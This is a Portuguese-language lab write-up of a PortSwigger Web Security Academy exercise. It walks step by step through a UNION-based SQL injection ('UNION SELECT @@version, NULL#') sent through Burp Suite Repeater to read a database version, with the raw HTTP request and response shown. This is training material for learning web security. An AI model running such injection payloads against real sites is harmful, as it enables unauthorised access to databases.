



NOTEPAD

# SQL INJECTION

[github/danielrodrigues-dv](https://github.com/danielrodrigues-dv)



# Resumo

## Introdução

O propósito deste documento consiste em registrar todo o processo de aprendizagem. O presente estudo está sendo conduzido em laboratórios controlados, e os recursos estão acessíveis através da plataforma <https://portswigger.net>.

## Objetivo

Este laboratório contém uma vulnerabilidade de injeção de SQL no filtro de categoria de produto. Você pode usar um ataque UNION para recuperar os resultados de uma consulta injetada.

## Laboratório

- SQL injection attack, querying the database type and version on MySQL and Microsoft

## Pré-requisitos


- Navegador.
- Burp Suite.

# 1.ACESSANDO O LABORATÓRIO

Clique na opção "**ACESSE O LABORATÓRIO**":

## Laboratório: ataque de injeção de SQL, consultando o tipo e a versão do banco de dados no MySQL e Microsoft

PRATICANTE

LABRADOR  Resolvido



Este laboratório contém uma vulnerabilidade de injeção de SQL no filtro de categoria de produto. Você pode usar um ataque UNION para recuperar os resultados de uma consulta injetada.

Para resolver o laboratório, exiba a cadeia de caracteres de versão do banco de dados.


 Dica



 **ACESSE O LABORATÓRIO**


## 2.PASSO

Após abrir o Burp Suite, clique na opção "Proxy". A janela exibida abaixo será aberta. Agora, vá até a opção "Open Browser" para lançar um novo navegador (Chromium). É por meio desse navegador que acessaremos o site (portswigger.net) e conduziremos todos os testes necessários.



## 3.PASSO


Esse é o navegador que será aberto. Basta inserir a URL e acessar o site da portswigger.net.



## 4.PASSO

Esse é o laboratório que iremos resolver, clique na opção "Access the lab".

### Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft



This lab contains a **SQL injection** vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.




Access the lab



## 5.PASSO

Após clicar na opção "Access the lab", a página será aberta, conforme ilustrado na imagem abaixo:



WE LIKE TO  
**SHOP**

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Lifestyle](#) [Tech gifts](#) [Toys & Games](#)


#### Vintage Neck Defender

It can be incredibly hard for flamboyant people to deal with medical accessories that become part of the aging process. When you want to dress to impress you're stuck with an ugly neck brace that doesn't show you at your best can be very frustrating. Our reasonably priced Vintage Neck Defender is the answer to your prayers. This amazingly stylish, oversized Elizabethan ruffle will be the toast of the town, and the talk as well as envy, of all your friends. Make an entrance that will stop people in their tracks, heads will turn as you become the focus of everyone's attention in the room. Age will become just a number as you regain that youthful spring in your step. Lightweight, but secure despite its size, your back and shoulders will be free from any pressure as you dance until dawn.

## 6.PASSO


Retorne ao Burp Suite e ative a opção 'Intercept Is On' para que possamos capturar os dados. Em seguida, volte ao site e clique em qualquer categoria para iniciar a captura dos dados.

Após interceptar os dados ele vai captar os valores, clique com o botão direito do mouse e selecione a opção "**Send to Repeater**", e clique logo em seguida na opção "**Repeater**":




Já dentro da opção "**Repeater**", vamos manipular o valor da requisição que interceptamos, na linha 1 get, vamos inserir uns valores no final da url:

Aqui ainda ta original os valores, no exemplo a seguir já vamos mudar/mexer



No final da URL insira o seguinte valor: **'UNION SELECT @@version, NULL#**



Repeater Window Help

et Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn

Cancel < >

Target: https://0a8c006704ec722e8597efd800ca0086.web-security-academy.net

COLOCA O SEGUINTE CÓDIGO NO FINAL DESSA LINHA: 'UNION SELECT @@version, NULL#


Hex

category=Food+%26+Drink'+UNION SELECT @@version, NULL# HTTP/2  
04ec722e8597efd800ca0086.web-security-academy.net  
n=gYny0S9uGC2G3f9yDWTkH4RoHum2MeD8  
t A(Brand";v="24", "Chromium";v="110"  
le: 70  
form: "Linux"  
re-Requests: 1  
zilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
481.78 Safari/537.36  
ication/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/s  
;v=b3;q=0.7  
: same-origin  
: navigate  
: 71  
: document  
://0a8c006704ec722e8597efd800ca0086.web-security-academy.net/filter?category=Lifestyle  
g: gzip, deflate  
e: pt-BR,pt;q=0.9,en-US;q=0.8,en;q=0.7

Response

Pretty Raw Hex

AINDA NO MESMO CÓDIGO, SELECIONE O VALOR SEM PEGAR O ASPA SIMPLES, E APERTE A TECLA **CLT + U** tem que ficar como o exemplo abaixo, feito isso, só clicar na opção **"Send"** para enviar a requisição para o site e depois desative no Burp Suite a opção **"Intercep in Off"**, pronto, resolvemos a máquina é só isso:



Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn

1 x 2 x +

Send Cancel < >

Target: https://0a8c006704ec722e8597efd800ca0086.web-security-academy.net

Request

Pretty Raw Hex

1 GET /filter?category=Food+%26+Drink'+UNION+SELECT+%40%40version,+NULL%23 HTTP/2  
2 Host: 0a8c006704ec722e8597efd800ca0086.web-security-academy.net  
3 Cookie: session=gYny0S9uGC2G3f9yDWTkH4RoHum2MeD8  
4 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"  
5 Sec-Ch-Ua-Mobile: 70  
6 Sec-Ch-Ua-Platform: "Linux"  
7 Upgrade-Insecure-Requests: 1  
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/110.0.5481.78 Safari/537.36  
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/s  
igned-exchange;v=b3;q=0.7  
10 Sec-Fetch-Site: same-origin  
11 Sec-Fetch-Mode: navigate  
12 Sec-Fetch-User: 71  
13 Sec-Fetch-Dest: document  
14 Referer: https://0a8c006704ec722e8597efd800ca0086.web-security-academy.net/filter?category=Lifestyle  
15 Accept-Encoding: gzip, deflate  
16 Accept-Language: pt-BR,pt;q=0.9,en-US;q=0.8,en;q=0.7  
17  
18

Response

Pretty Raw Hex

Inspector

Selection 35 (0x23)

Selected text

UNION+SELECT+%40%40version,+NULL%23

Decoded from: URL encoding

UNION SELECT @@version, NULL#

Cancel Apply changes

Request attributes 2  
Request query parameters 1  
Request body parameters 0  
Request cookies 1  
Request headers 18

## RESULTADO NO BURP SUITE:

Target: https://0a8c006704ec722e8597efd800ca0086.web-security-academy.net

Request

```
1 GET /filter?category=Food+%26+Drink'UNION+SELECT+%40%40version, +NULL%23 HTTP/2
2 Host: 0a8c006704ec722e8597efd800ca0086.web-security-academy.net
3 Cookie: session=gYny0S9uGC2G3f9yDWTkH4RoHum2MeD8
4 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/110.0.5481.78 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
  ,/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
  https://0a8c006704ec722e8597efd800ca0086.web-security-academy.net/filter?category=Life
  style
15 Accept-Encoding: gzip, deflate
16 Accept-Language: pt-BR,pt;q=0.9,en-US;q=0.8,en;q=0.7
17
18
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8836
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=
      /resources/labheader/css/academyLabHeader.css rel=
      stylesheet>
10    <link href=/resources/css/labsEcommerce.css rel=
      stylesheet>
11    <title>
      SQL injection attack, querying the database type and
      version on MySQL and Microsoft
12    </title>
13  </head>
14  <body>
15    <script src="/resources/labheader/js/labHeader.js">
16    </script>
17    <div id="academyLabHeader">
18      <section class="academyLabBanner">
19        <div class="container">
20          <div class="logo">
21            <h2>
              SQL injection attack, querying the database
              type and version on MySQL and Microsoft
            </h2>
            <a id='lab-link' class='button' href='/'>
              Back to lab home
            </a>
          </div>
        </div>
      </section>
    </div>
  </body>
</html>
```

## RESULTADO NO SITE:

→ <https://0a8c006704ec722e8597efd800ca0086.web-security-academy.net/filter?category=Food+%26+Drink>

**Web Security Academy** SQL injection attack, querying the database type and version on MySQL and Microsoft **LAB Solved**

[Back to lab description >>](#)

**Congratulations, you solved the lab!** [Share your skills!](#) [Continue learning >>](#)

[Home](#)

WE LIKE TO  
**SHOP** 

## Food & Drink

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Lifestyle](#) [Tech gifts](#) [Toys & Games](#)